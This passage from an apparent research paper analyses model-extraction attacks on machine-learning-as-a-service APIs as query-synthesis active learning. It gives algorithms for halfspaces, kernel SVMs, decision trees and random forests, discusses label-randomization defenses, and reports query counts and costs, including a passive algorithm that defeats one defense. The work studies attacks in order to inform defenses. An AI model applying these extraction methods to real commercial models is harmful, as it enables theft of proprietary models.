Moreover, the algorithm [35] can be extended to (a) boolean functions of the form $f : \{0,1,\ldots,k-1\}^n \rightarrow \{-1,+1\}$ that can be computed by a polynomial-size k-ary decision tree[4], and (b) regression trees (*i.e.*, the output is a real value from $[0,M]$). In the second case, the running time of the learning algorithm is polynomial in M (refer § 6 of [35]). Note that the attack model considered here is a stronger model than that considered by Tramèr *et al.* [55] because the attacker/learner does not get any information about the internal path of the decision tree (refer Remark 2).

Example 4 (Halfspace extraction via QS active learning). Let $\mathcal{F}_{d,HS}$ be the hypotheses class of d-dimensional halfspaces defined in Example 1. Alabdulmohsin *et al.* [3] present a spectral algorithm to learn a halfspace in the QS scenario that, in practice, outperformed earlier active learning strategies in the PAC scenario. They demonstrate, through several experiments that their algorithm learns $f_w \in \mathcal{F}_{d,HS}$ such that $\|w - w^*\|_2 \leq \varepsilon$ with approximately $2d\log(\frac{1}{\varepsilon})$ queries, where $f_{w^*} \in \mathcal{F}_{d,HS}$ is the labeling function used by O. It follows from Observation 1 that an adversary utilizing this algorithm implements ε-extraction against the class $\mathcal{F}_{d,HS}$ with complexity $O(d\log(\frac{1}{\varepsilon}))$ and confidence 1. We validate the practical efficacy of this attack in § 6.

Remark 2 (Extraction with auxiliary information). Observe that we define model extraction for only those MLaaS servers that return *only the label value* y for a *well-formed query* x (*i.e.* in the oracle access setting). A weaker model considers the case of MLaaS servers responding to a user's query x even when x is incomplete (*i.e.* with missing features), and returning the label y along with some auxiliary information. The work of Tramèr *et al.* [55] proves that model extraction attacks in the presence of such "leaky servers" are feasible and efficient (*i.e.* low query complexity) for many hypothesis classes (*e.g.*, logistic regression, multilayer perceptron, and decision trees). In particular, they propose an *equation solving attack* [55, Section 4.1] that uses the confidence values returned by the MLaaS server together with the labels to steal the model parameters. For example, in the case of logistic regression, the MLaaS server knows the parameters $a_0, a_1, \ldots, a_d$ and responds to a query x with the label y ($y = 0$ if $(1+e^{-a(x)}) \leq 0.5$ and $y = 1$ otherwise) *and the value* $a(x)$ as confidence value for y. Clearly, the knowledge of the confidence values allows an adversary to implement the same attack we describe in Example 2 for linear regression models. In [55, §4.2], the authors describes a *path-finding attack* that use the leaf/node identifier returned by the server, even for incomplete queries, to steal a decision tree. These attacks are very efficient (*i.e.*, $d+1$ queries are needed to steal a d-dimensional logistic regression model). However, their efficiency heavily relies on the presence of the various forms of auxiliary information provided by the MLaaS server. While the work in [55] performs preliminary exploration of attacks in the black-box setting [17, 38], it does not consider more recent and efficient algorithms in the QS scenario. Our work explores this direction through a formalization of the model extraction framework that enables understanding the possibility of extending/improving the active learning attacks presented in [55]. Furthermore, having a better understanding of model extraction attack and its unavoidable connection with active learning is paramount for designing MLaaS systems that are resilient to model extraction.

[4] A k-ary decision tree is a tree in which each inner node v has k outgoing edges.

4 Non-linear Classifiers

This section focuses on model extraction for two important non-linear classifiers: kernel SVMs and discrete models (*i.e.* decision trees and random forests). For kernel SVMs our method is a combination of the adaptive-retraining algorithm introduced by Tramèr *et al.* and the active selection strategy from classic literature on active learning of kernel SVMs [12]. For discrete models our algorithm is based on the importance weighted active learning (IWAL) as described in [11]. Note that decision trees for general labels (*i.e.* non-binary case) and random forests was not discussed in [11].

4.1 Kernel SVMs

In kernel SVMs (kSVMs), there is a kernel $K : \mathbf{X} \times \mathbf{X} \rightarrow \mathbb{R}$ associated with the SVM. Some of the common kernels are polynomials and radial-basis functions (RBFs). If the kernel function $K(.,.)$ has some special properties (required by classic theorem of Mercer [40]), then $K(.,.)$ can be replaced with $\Phi(.)^T\Phi(.)$ for a projection/feature function Φ. In the feature space (the domain of Φ) the optimization problem is as follows[5]:

$$\begin{gathered}\min_{w,b}\|w\|^2 + C\sum_{i=1}^n \eta_i \\ \text{such that for } 1 \leq i \leq n \\ y_i\hat{y}(x_i) \;\geq\; 1-\eta_i \\ \eta_i \;\geq 0\end{gathered}$$

In the formulation given above, $\hat{y}(x)$ is equal to $w^T\Phi(x)+b$. Recall that prediction of the kSVM is the sign of $\hat{y}(x)$, so $\hat{y}(x)$ is the "pre sign" value of the prediction. Note that for some kernels (*e.g.* RBF) Φ is infinite dimensional, so one generally uses the "kernel trick"*i.e.* one solves the dual of the above

[5] we are using the formulation for soft-margin kSVMs

problem and obtains a *kernel expansion*, so that

$$\hat{y}(x) \quad = \quad \sum_{i=1}^{n} \alpha_i K(x, x_i) \; + \; b$$

The vectors $x_1, \cdots, x_n$ are called support vectors. We assume that hyper-parameters of the kernel (C, η) are known; one can extract the hyper-parameters for the RBF kernel using the extract-and-test approach as Tramèr *et al.* Note that if Φ is finite dimensional, we can use an algorithm (including active learning strategies) for linear classifier by simply working in the feature space (*i.e.* extracting the domain of $\Phi(\cdot)$). However, there is a subtle issue here, which was not addressed by Tramèr *et al.* We need to make sure that if a query y is made in the feature space, it is "realizable" (*i.e.* there exists a x such that $\Phi(x) = y$). Otherwise the learning algorithm is not sound.

Next we describe our model-extraction algorithm for kSVMs with kernels whose feature space is infinite dimension (*e.g.* RBF or Laplace kernels). Our algorithm is a modification of the adaptive training approach from Tramèr *et al.* Our discussion is specialized to kSVMs with RBFs, but our ideas are general and are applicable in other contexts.

Extended Adaptive Training (EAT): EAT proceeds in multiple rounds. In each round we construct h labeled instances. In the initial stage ($t = 0$) we draw r instances $x_1, \cdots, x_r$ from the uniform distribution, query their labels, and create an initial model M_0. Assume that we are at round t, where $t > 0$, and let M_{t-1} be model at time $t-1$. Round t works as follows: create h labeled instances using a strategy $St^{\mathcal{T}}(M_{t-1}, h)$ (note that the strategy St is oracle access to the teacher, and takes as parameters model from the previous round and number of labeled instances to be generated). Now we train M_{t-1} on the instances generated by $St^{\mathcal{T}}(M_{t-1}, h)$ and obtain the updated model M_t. We keep iterating using the strategy $St^{\mathcal{T}}(\cdot, \cdot)$ until the query budget is satisfied. Ideally, $St^{\mathcal{T}}(M_{t-1}, h)$ should be instances that the model M_{t-1} is *least confident* about or closest to the decision boundary.

Tramèr *et al.* use line search as their strategy $St^{\mathcal{T}}(M_{t-1}, h)$, which can lead to several queries (each step in the binary search leads to a query). We generate the initial model M_0 as in Tramèr *et al.* and then our strategy differs. Our strategy $St^{\mathcal{T}}(M_{t-1}, 1)$ (note that we only add one labeled sample at each iteration) works as follows: we generate k random points $x_1, \cdots, x_k$ and then compute $\hat{y}_i(x_i)$ for each x_i (recall that $\hat{y}_i(x_i)$ is the "pre sign" prediction of x_i on the SVM M_{t-1}. We then pick x_i with minimum $\mid \hat{y}_i(x_i) \mid$ and query for its label and retrain the model M_{t-1} and obtain M_t. This strategy is called *active selection* and has been used for active learning of SVMs [12]. The argument for why this strategy finds the point closest to the boundary is given in [12, §4]. There are other strategies described in [12], but we found active selection to perform the best.

4.2 Decision Trees and Random Forests

Next we will describe the idea of *importance weighted active learning (IWAL)* [11]. Our discussion will be specialized to decision trees and random forests, but the ideas that are described are general.

Let $\mathcal{H}$ be the hypothesis class (*i.e.* space of decision trees or random forests), $\mathbf{X}$ is the space of data, and $\mathbf{Y}$ is the space of labels. The active learner has a pool of unlabeled data $x_1, x_2, \cdots$. For $i > 1$, we denote by $X_{1:i-1}$ the sequence $x_1, \cdots, x_{i-1}$. After having processed the sequence $X_{1:i-1}$, a coin is flipped with probability $p_i \in [0, 1]$ and if it comes up heads, the label of x_i is queried. We also define a set S_i ($S_0 = \emptyset$) recursively as follows: If the label for x_i is not queried, then $S_i = S_{i-1}$; otherwise $S_i = S_{i-1} \cup (x_i, y_i, p_i)$. Essentially the set S_i keeps the information (*i.e.* data, label, and probability of querying) for all the datapoints whose label was queried. Given a hypothesis $h \in \mathcal{H}$, we define $err(h, S_n)$ as follows:

$$err(h, S_n) \quad = \quad \frac{1}{n} \sum_{(x,y,p) \in S_n} \frac{1}{p} 1_{h(x) \neq y} \tag{2}$$

Next we define the following quantities (we assume $n \geq 1$):

$$\begin{aligned} h_n &= \text{argmin}\{err(h, S_{n-1}) \; : \; h \in \mathcal{H}\} \\ h'_n &= \text{argmin}\{err(h, S_{n-1}) \; : \; h \in \mathcal{H} \wedge h(X_n) \neq h_n(X_n)\} \\ G_n &= err(h'_n, S_{n-1}) - err(h_n, S_{n-1}) \end{aligned}$$

Recall that p_n is the probability of querying for the label for X_n, which is defined as follows:

$$p_n = \begin{cases} 1 & \text{if } G_n \leq \mu(n) \\ s(n) & \text{otherwise} \end{cases}$$

Where $\mu(n) = \sqrt{\frac{c_0 \log n}{n-1}} + \frac{c_0 \log n}{n-1}$, and $s(n) \in (0, 1)$ is the positive solution to the following equation:

$$G_n \quad = \quad \left(\frac{c_1}{\sqrt{s} - c_1 + 1} \right) \cdot \sqrt{\frac{c_0 \log n}{n-1}} + \left(\frac{c_2}{\sqrt{s} - c_2 + 1} \right) \cdot \frac{c_0 \log n}{n-1}$$

Note the dependence on constants/hyperparameters c_0, c_1 and c_2, which are tuned for a specific problem (*e.g.* in their experiments for decision trees [11, §6] the authors set $c_0 = 8$ and $c_1 = c_2 = 1$).

Decision Trees: Let DT be any algorithm to create a decision tree. We start with an initial tree h_0 (this can constructed using a small, uniformly sampled dataset whose labels are queried). Let h_n be the tree at step $n-1$. The question is: how to construct h'_n? Let x_n be the n^{th} datapoint and $\mathbf{Y} = \{l_1, \cdots, l_r\}$ be the set of labels. Let $h_n(x_n) = l_j$. Let $h_n(l)$ be the modification of tree h_n such that $h_n(l)$ produces label $l \neq h_n(x_n)$ on datapoint x_n. Let h'_n be the tree in the set $\{h_n(l) \mid l \in \mathbf{Y} - \{l_j\}\}$ that has minimum $err(\cdot, S_{n-1})$. Now we can compute G_n and the algorithm can proceed as described before.

Random Forests: In this case we will restrict ourselves to binary classification, but the algorithm can readily extended to

the case of multiple labels. As before RF_0 is the random forest trained on a small initial dataset. Since we are in the binary classification domain, the label set $\mathbf{Y} = \{1,-1\}$. Assume that we have a random forest $RF = \{RF[1],\cdots,RF[o]\}$ of trees $RF[i]$ and on a datapoint x the label of the random forest $RF(x)$ is the majority of the label of the trees $RF[1](x),\cdots,RF[o](x)$. Let RF_n be the random forest at time step $n-1$. The question again is: how to construct RF'_n? Without loss of generality, let us say on x_n $RF_n(x_n) = +1$ (the case when the label is -1 is symmetric) and there are r trees in RF_n (denoted by $RF_n^{+1}(x_n)$) such that their labels on x_n are $+1$. Note that $r > \lfloor \frac{o}{2} \rfloor$ because the majority label was $+1$. Define $j = r - \lfloor \frac{o}{2} \rfloor + 1$. Note that if j trees in $RF_n^{+1}(x_n)$ will "flip" their decision to -1 on x_n, then the decision on x_n will be flipped to -1. This is the intuition we use to compute RF'_n. There are $\binom{r}{j}$ choices of trees and we pick the one with minimum error on S_{n-1}, and that gives us RF'_n. Recall that $\binom{r}{j}$ is approximately r^j, but we can be approximate by randomly picking j trees out of $RF_n^{+1}(x_n)$, and choosing the random draw with the minimum error to approximate RF'_n.

5 Defense Strategies

Our main observation is that model extraction in the context of MLaaS systems described at the beginning of § 3 (*i.e.*, oracle access) is equivalent to QS active learning. Therefore, any advancement in the area of QS active learning directly translates to a new threat for MLaaS systems. In this section, we discuss strategies that could be used to make the process of extraction more difficult.We investigate the link between ML in the noisy setting and model extraction. The design of a good defense strategy is an open problem; we believe this is an interesting direction for future work where the ML and security communities can fruitfully collaborate.

In this section, we assume that the MLaaS server S with the knowledge of f^*, $S(f^*)$, has the freedom to modify the prediction before forwarding it to the client. More precisely, we assume that there exists a (possibly) randomized procedure D that the server uses to compute the answer $\tilde{y}$ to a query x, and returns that instead of $f^*(x)$. We use the notation $S_D(f^*)$ to indicate that the server S implements D to protect f^*. Clearly, the learner that interacts with $S_D(f^*)$ can still try to learn a function f from the noisy answers from the server. However, the added noise requires the learner to make more queries, or could produce a less accurate model than f.

5.1 Classification case

We focus on the binary classification problem where $\mathcal{F}$ is an hypothesis class of functions of the form $f : \mathbf{X} \to \mathbf{Y}$ and $\mathbf{Y}$ is binary, but our argument can be easily generalized to the multi-class setting.

First, in the following two remarks we recall two known results from the literature [27] that establish information theoretic bounds for the number of queries required to extract the model when any defense is implemented. Let ν be the generalization error of the model f^* known by the server S_D and μ be the generalization error of the model f learned by an adversary interacting with $S_D(f^*)$. Assume that the hypothesis class $\mathcal{F}$ has VC dimension equal to d. Recall that the VC dimension of a hypothesis class $\mathcal{F}$ is the largest number d such that there exists a subset $X \subset \mathbf{X}$ of size d which can be shattered by $\mathcal{F}$. A set $X = \{x_1,\ldots,x_d\} \subset \mathbf{X}$ is said to be shattered by $\mathcal{F}$ if $|\{(f(x_1),f(x_2),\ldots,f(x_d)) : f \in \mathcal{F}\}| = 2^d$.

Remark 3 (Passive learning). Assume that the adversary uses a passive learning algorithm to compute f, such as the Empirical Risk Minimization (ERM) algorithm, where given a labeled training set $\{(X_1,Y_1),\ldots(X_n,Y_n)\}$, the ERM algorithm outputs $\hat{f} = \arg\min_{f\in\mathcal{F}} \frac{1}{n}\sum_{i=1}^{n} \mathbb{1}[f(X_i) \neq Y_i]$. Then, the adversary can learn $\hat{f}$ with excess error ε (*i.e.*, $\mu \leq \nu + \varepsilon$) with $\tilde{O}(\frac{\nu+\varepsilon}{\varepsilon^2}d)$ examples. For any algorithm, there is a distribution such that the algorithm needs at least $\tilde{\Omega}(\frac{\nu+\varepsilon}{\varepsilon^2}d)$ samples to achieve an excess error of ε.

Remark 4 (Active learning). Assume that the adversary uses an active learning algorithm to compute f, such as the disagreement-based active learning algorithm [27]. Then, the adversary achieves excess error ε with $\tilde{O}(\frac{\nu^2}{\varepsilon^2}d\theta)$ queries (where θ is the disagreement coefficient [27]). For any active learning algorithm, there is a distribution such that it takes at least $\tilde{\Omega}(\frac{\nu^2}{\varepsilon^2}d)$ queries to achieve an excess error of ε.

Observe that any defense strategy D used by a server S to prevent the extraction of a model f^* can be seen as a randomized procedure that outputs $\tilde{y}$ instead of $f^*(x)$ with a given probability over the random coins of D. In the discrete case, we represent this with the notation

$$\rho_D(f^*,x) = \Pr[Y_x \neq f^*(x)], \tag{3}$$

where Y_x is the random variable that represents the answer of the server $S_D(f^*)$ to the query x (*e.g.*, $\tilde{y} \leftarrow Y_x$). When the function f^* is fixed, we can consider the supremum of the function $\rho_D(f^*,x)$, which represents the upper bound for the probability that an answer from $S_D(f^*)$ is wrong:

$$\rho_D(f^*) = \sup_{x\in\mathbf{X}} \rho_D(f^*,x).$$

Before discussing potential defense approaches, we first present a general negative result. The following proposition states that that any candidate defense D that correctly responds to a query with probability greater than or equal to $\frac{1}{2}+c$ for some constant $c > 0$ for all instances can be easily broken. Indeed, an adversary that repetitively queries the same instance x can figure out the correct label $f^*(x)$ by simply looking at the most frequent label that is returned from $S_D(f^*)$. We prove that with this extraction strategy, the number of queries required increases by only a logarithmic multiplicative factor.

Proposition 1. *Let $\mathcal{F}$ be an hypothesis class used for classification and $(\mathcal{L},O)$ be an active learning system for $\mathcal{F}$*

in the QS scenario with query complexity $q(\varepsilon,\delta)$. For any D, randomized procedure for returning labels, such that there exists $f^* \in \mathcal{F}$ with $\rho_D(f^*) < \frac{1}{2}$, there exists an adversary that, interacting with $S_D(f^*)$, can implement an ε-extraction attack with confidence $1-2\delta$ and complexity $q = \frac{8}{(1-2\rho_D(f^*))^2} q(\varepsilon,\delta) \ln \frac{q(\varepsilon,\delta)}{\delta}$.

The proof of Proposition 1 can be found in the appendix in [1]. Proposition 1 can be used to discuss the following two different defense strategies:

1. Data-independent randomization. Let $\mathcal{F}$ denote a hypothesis class that is subject to an extraction attack using QS active learning. An intuitive defense for $\mathcal{F}$ involves adding noise to the query output $f^*(x)$ *independent* of the labeling function f^* and the input query x. In other words, $\rho_D(f,x) = \rho$ for any $x \in \mathbf{X}$, $f \in \mathcal{F}$, and ρ is a constant value in the interval $(0,1)$. It is easy to see that this simple strategy cannot work. It follows from Proposition 1 that if $\rho < \frac{1}{2}$, then D is not secure. On the other hand, if $\rho \geq \frac{1}{2}$, then the server is useless since it outputs an incorrect label with probability at least $\frac{1}{2}$.

Example 5 (Halfspace extraction under noise). For example, we know that ε-extraction with any level of confidence can be implemented with complexity $q = O(d \log(\frac{1}{\varepsilon}))$ using QS active learning for the class $\mathcal{F}_{d,HS}$ *i.e.* for binary classification via halfspaces (refer Example 4). It follows from the earlier discussion that any defense that flips labels with a constant flipping probability ρ does not work. This defense approach is similar to the case of "noisy oracles" studied extensively in the active learning literature [30, 31, 45]. For example, from the ML literature we know that if the flipping probability is exactly ρ ($\rho \leq \frac{1}{2}$), the AVERAGE algorithm (similar to our Algorithm 1, defined in Section 6) ε-extracts f^* with $\tilde{O}(\frac{d^2}{(1-2\rho)^2} \log \frac{1}{\varepsilon})$ labels [33]. Under bounded noise where each label is flipped with probability at most ρ ($\rho < \frac{1}{2}$), the AVERAGE algorithm does not work anymore, but a modified Perceptron algorithm can learn with $\tilde{O}(\frac{d}{(1-2\rho)^2} \log \frac{1}{\varepsilon})$ labels [61] in a stream-based active learning setting, and a QS active learning algorithm proposed by Chen *et al.* [16] can also learn with the same number of labels. An adversary implementing the Chen *et al.* algorithm [16] is even more efficient than the adversary $\tilde{A}$ defined in the proof of Proposition 1 (*i.e.*, the total number of queries only increases by a constant multiplicative factor instead of $\ln q(\varepsilon,\delta)$). We validate the practical efficiency of this attack in § 6.

2. Data-dependent randomization. Based on the outcome of the earlier discussion, we believe that a defense that aims to protect a hypothesis class against model extraction via QS active learning should implement data-dependent perturbation of the returned labels. That is, we are interested in a defense D such that the probability $\rho_D(f^*,x)$ depends on the query input x and the labeling function f^*. For example, given a class $\mathcal{F}$ that can be extracted using an active learner $\mathcal{L}$ (in the QS scenario), if we consider a defense D such that $\rho_D(f^*,x) \geq \frac{1}{2}$ for some instances, then the proof of Proposition 1 does not work (the argument only works if there is a constant $c > 0$ such that $\rho_D(f^*,x) \leq \frac{1}{2} - c$ for all x) and the effectiveness of the adversary $\tilde{A}$ is not guaranteed anymore[6].

Example 6 (Halfspace extraction under noise). For the case of binary classification via halfspaces, Alabdulmohsin *et al.* [2] design a system that follows this strategy. They consider the class $\mathcal{F}_{d,HS}$ and design a learning rule that uses training data to infer a distribution of models, as opposed to learning a single model. To elaborate, the algorithm learns the mean μ and the covariance Σ for a multivariate Gaussian distribution $\mathcal{N}(\mu,\Sigma)$ on $\mathcal{F}_{d,HS}$ such that any model drawn from $\mathcal{N}(\mu,\Sigma)$ provides an accurate prediction. The problem of learning such a distribution of classifiers is formulated as a convex-optimization problem, which can be solved quite efficiently using existing solvers. During prediction, when the label for a instance x is queried, a *new* w is drawn at random from the learned distribution $\mathcal{N}(\mu,\Sigma)$ and the label is computed as $y = \text{sign}(\langle w,x \rangle)$. The authors show that this randomization method can mitigate the risk of reverse engineering without incurring any notable loss in predictive accuracy. In particular, they use PAC active learning algorithms [9, 17] (assuming that the underlying distribution $\mathcal{D}$ is Gaussian) to learn an approximation $\hat{w}$ from queries answered in three different ways: (a) with their strategy, *i.e.* using a new model for each query, (b) using a fixed model to compute all labels, and (c) using a fixed model and adding independent noise to each label, *i.e.* $y = \text{sign}(\langle w,x \rangle + \eta)$ and $\eta \leftarrow [-1,+1]$. They show that the geometric error of $\hat{w}$ with respect to the true model is higher in the former setting (*i.e.* in (a)) than in the others. On 15 different datasets, their strategy gives typically an order of magnitude larger error. We empirically evaluate this defense in the context of model extraction using QS active learning algorithms in § 6.

Continuous case: Generalizing Proposition 1 to the continuous case does not seem straightforward, *i.e.* when the target model held by the MLaaS server is a real-valued function $f^* : \mathbf{X} \to \mathbb{R}$; a detailed discussion about the continuous case appears in the appendix in [1].

6 Implementation and Evaluation

For all experiments described below, we use an Ubuntu 16.04 server with 32 GB RAM, and an Intel i5-6600 CPU clocking 3.30GHz. We use a combination of datasets obtained from the `scikit-learn` library and the UCI machine learning repository[7], as used by Tramèr *et al.*.

[6] Intuitively, in the binary case if $\rho_D(f^*,x_i) \geq \frac{1}{2}$ then the definition of y_i performed by $\tilde{A}$ in step 2 (majority vote) is likely to be wrong. However, notice that this is not always the case in the multiclass setting: For example, consider the case when the answer to query x_i is defined to be wrong with probability $\geq \frac{1}{2}$ and, when wrong, is sampled uniformly at random among the $k-1$ classes that are different to the true class $f^*(x)$, then if k is large enough, y_i defined via the majority vote is likely to be still correct.

[7] https://archive.ics.uci.edu/ml/datasets.html

6.1 Linear Models

We carried out experiments to validate our claims that query synthesis active learning can be used to successfully perform model extraction for linear models. Our experiments are designed to answer the following three questions: (1) Is active learning practically useful in settings without any auxiliary information, such as confidence values *i.e.* in an oracle access setting?, (2) Is active learning useful in scenarios where the oracle is able to perturb the output *i.e.* in a data-independent randomization setting?, and (3) Is active learning useful in scenarios where the oracle is able to perform more subtle perturbations *i.e.* in a data-dependent randomization setting?

To answer these questions, we focused on learning the hypothesis class of d-dimensional half spaces. To perform model extraction, we implemented two QS algorithms [3, 16] to learn an approximation w, and terminate execution when $||w^* - w||_2 \leq \varepsilon$. The metric we use to capture efficiency is query complexity. To provide a monetary estimate of an attack, we borrow pricing information from the online pricing scheme of Amazon *i.e.* \$0.0001 per query (more details are present in Table 1). We considered alternative stopping criteria, such as measuring the learned model's stability over the N last iterations. Such a method resulted in comparable error and query complexity (refer the appendix in [1] for detailed results). For our experiments, the linear SVM (henceforth called halfspace) held by the server/oracle (*i.e.*, the optimal hypothesis w^*) was learned using Python's `scikit-learn` library. Our experiments suggest that:

1. QS active learning algorithms are efficient for model extraction, with low query complexity and run-time. For the digits dataset ($d = 64$), the dataset with the largest value of d which we evaluated on, the active learning algorithm implemented required 900 queries to extract the halfspace with geometric error $\varepsilon \leq 10^{-4}$. This amounts to \$0.09 worth of queries.
2. QS active learning algorithms are also efficient when the oracle flips the labels independently with constant probability ρ. This only moderately increases the query complexity (for low values of ρ). For the digits dataset of input dimensionality $d = 64$, and a noise threshold $\rho = 0.4$, our algorithm required 36546 queries (or \$3.65) to extract the halfspace with geometric error $\varepsilon \leq 10^{-4}$.
3. State-of-the-art QS algorithms fail to recover the model when the oracle responds to queries using tailored model randomization techniques (refer § 5, specifically the algorithm by Alabdulmohsin *et al.* [2]). However, passive learning algorithms (refer Algorithm 1) are effective in this setting.

In each figure, we plot the price (*i.e.* \$0.0001 per query) for the most expensive attack we launch to serve as a baseline. We conclude by comparing our approach with the algorithm proposed by Lowd and Meek [38].





Figure 3: Number of queries needed for halfspace extraction using the version space approximation algorithm. Note that the asymptotic query complexity for this algorithm is $O(d \log \frac{1}{\varepsilon})$. This explains the increase in query complexity as a function of d.

Q1. Usefulness in an oracle access setting: We implemented Version Space Approximation proposed by Alabdulmohsin *et al.* [3] in approximately 50 lines of MATLAB. This algorithm operates iteratively, based on the principles of version space learning. A version space [42] is a hierarchical representation of knowledge. It can also be thought of as the subset of hypotheses consistent with the training examples. In each iteration, the algorithm first approximates a version space, and then synthesizes an instance that reduces this approximated version space quickly. The final query complexity for this algorithm is $O(d \log \frac{1}{\varepsilon})$.

Figure 3 plots the number of queries needed to extract a halfspace as a function of termination criterion *i.e.* geometric error ε. As discussed earlier, the query complexity is dependent on the dimensionality of the halfspace to be extracted. Across all values of dimensionality d, observe that with the exponential decrease in error ε, the increase in query complexity is linear, often by a small factor ($1.3\times - 1.5\times$). The implemented query synthesis algorithm involves solving a convex optimization problem to approximate the version space, an operation that is potentially time consuming. However, based on several runs of our experiment, we noticed that the algorithm always converges in < 2 minutes.

While the equation solving attack proposed by Tramèr *et al.* [55] requires fewer queries, it also requires the actual value of the prediction output *i.e.* $\langle w^*, x \rangle$ as auxiliary information. On the other hand, extraction using query synthesis does not rely on any auxiliary information returned by the MLaaS server to increase its efficiency *i.e.* the only input needed for query synthesis-based extraction attacks is $\text{sign}(\langle w^*, x \rangle)$.

Q2. Resilience to data-independent noise: An intuitive defense against model extraction might be to flip the sign of the prediction output with independent probability ρ *i.e.* if the output $y \in \{1, -1\}$, then $Pr[y \neq \text{sign}\langle w^*, x \rangle] = \rho < \frac{1}{2}$ (refer § 5). This setting (*i.e.*, noisy oracles) is extensively studied in the machine learning community. Trivial solutions including repeated sampling to obtain a batch where majority voting (determines the right label) can be employed; if the probability that the outcome of the vote is correct is represented



(a) Adult Income (b) Breast Cancer

(c) Digits (d) Wine

Figure 4: Number of queries needed for halfspace extraction using the dimension coupling algorithm. Note that the asymptotic query complexity for this algorithm is $\tilde{O}(d(\log\frac{1}{\varepsilon}+\log\frac{1}{\delta}))$. This explains the increase in query complexity as a function of d.

as $1-\alpha$, then the batch size needed for the voting procedure is $k = O(\frac{\log\frac{1}{\alpha}}{|\rho-0.5|^2})$ *i.e.* there is an increase in query complexity by a (multiplicative) factor k, an expensive proposition. While other solutions exist [44, 60], we implemented the dimension coupling (DC^2) framework proposed by Chen *et al.* [16] in approximately 150 lines of MATLAB. The dimension coupling framework reduces a $d-$dimensional learning problem to $d-1$ lower-dimensional sub-problems. It then appropriately aggregates the results to produce a halfspace. This approach is resilient to noise *i.e.* the oracle can flip the label with constant probability (known a priori) $\rho < \frac{1}{2}$, and the algorithm will converge with probability $1-\delta$. The query complexity for this algorithm is $\tilde{O}(d\ (\log\frac{1}{\varepsilon}+\log\frac{1}{\delta}))$.

The results of our experiment are presented in Figure 4. The algorithm is successful in extracting the halfspace for a variety of ρ values. The exact bound is $C(\rho)(d\ (\log\frac{1}{\varepsilon}+\log\frac{1}{\delta})$, where $C(\rho)$ is a function of ρ that is approximately $O(\frac{\rho\log^3(1/\rho)}{\log^2 2(1-\rho)})$. Thus, there is a multiplicative increase in the number of queries with increase in ρ. This introduces a modest increase in complexity in comparison to the noise-free setting. While the increase in pricing is $\approx 40\times$, this results in a worst case expenditure of $\approx$ \$3.6 (see Figure 4(c)). The time (and number of queries) taken for convergence is proportional to ρ, ranging from $1-20$ minutes for successful completion.

Q3. Resilience to data-dependent noise: As alluded to in § 5, another defense against extraction involves learning a family of functions very similar to w^* such that they all provide accurate predictions with high probability. Proposed by Alabdulmohsin *et al.* [2], data-dependent randomization enables the MLaaS server to sample a random function for each query *i.e.* for each instance x_i, the MLaaS server obtains a new $w_i \sim \mathcal{N}(\mu,\sigma)$ and responds with $y_i = \text{sign}(\langle w_i, x_i\rangle)$. Thus,




Figure 5: $\texttt{average}\rho_D(w^*,x_i) \approx \frac{1}{2}\pm\gamma$; x_i synthesized by the dimension coupling algorithm.

this approach can be thought of as flipping the sign of the prediction output with probability $\rho_D(w^*,x_i)$ (see § 5).

In this algorithm, a separation parameter C determines how close the samples from $\mathcal{N}(\mu,\sigma)$ are; larger the value of C, closer each sample is (refer § 4 in [2] for more details). We measure the value of $\rho_D(w^*,x_i)$ as a function of C for those x_i values generated by the dimension coupling algorithm. $\rho_D(w^*,x_i)$ is estimated by (a) obtaining $w_1,\cdots,w_n \sim \mathcal{N}(\mu,\sigma)$, for $n = 1000$, and using them to classify x_i to obtain $y_1 = \text{sign}(\langle w_1,x_i\rangle),\cdots,y_n$, and (b) obtaining the percentage of the prediction outputs that is not equal to $\text{sign}(\langle w^*,x_i\rangle)$. Our hope was that if the value of $\texttt{max}_{\forall x_i}\ \rho_D(w^*,x_i) < \frac{1}{2}$, then an adversary similar to $\tilde{A}$ defined in Proposition 1 could be used to perform extraction.

Figure 5 suggests otherwise; the average value of $\rho_D(w^*,x_i) \approx \frac{1}{2}\pm\gamma$ for some small $\gamma > 0$. Since any adversary will be unable to determine a priori the inputs for which this value is greater than half, neither majority voting, nor the vanilla dimension coupling framework will help extract the halfspace. We believe this is the case for current state-of-the-art algorithms as the instances they synthesize are "close" to the optimal halfspace. To validate this claim, we measured this distance for both the algorithms [3, 16]. We observed that a majority of the points are very close to the halfspace in both cases (see the appendix in [1]).

Algorithm 1 Passive Learning Algorithm that breaks [2]

Input: variance upper bound $\hat{\sigma} \geq \frac{1}{\sqrt{d}}$, target error ε
$m \leftarrow \frac{(15\pi)^2}{\varepsilon^2} d\max(1, d\hat{\sigma}^2)\log\frac{2d}{\delta}$, $l \leftarrow \frac{1}{12d\hat{\sigma}}$
Draw $x_1,x_2,\ldots,x_m \in \mathbb{S}^{d-1}$ uniformly at random, and query their labels $y_1,y_2,\ldots,y_m$
$v \leftarrow \sum_{i=1}^m y_i x_i$
if $\|v\| \geq l$ **then**
    Return $w = \frac{v}{\|v\|}$
else
    Return FAIL
end if

Such forms of data-dependent randomization, however, are not secure against traditional passive learning algorithms.

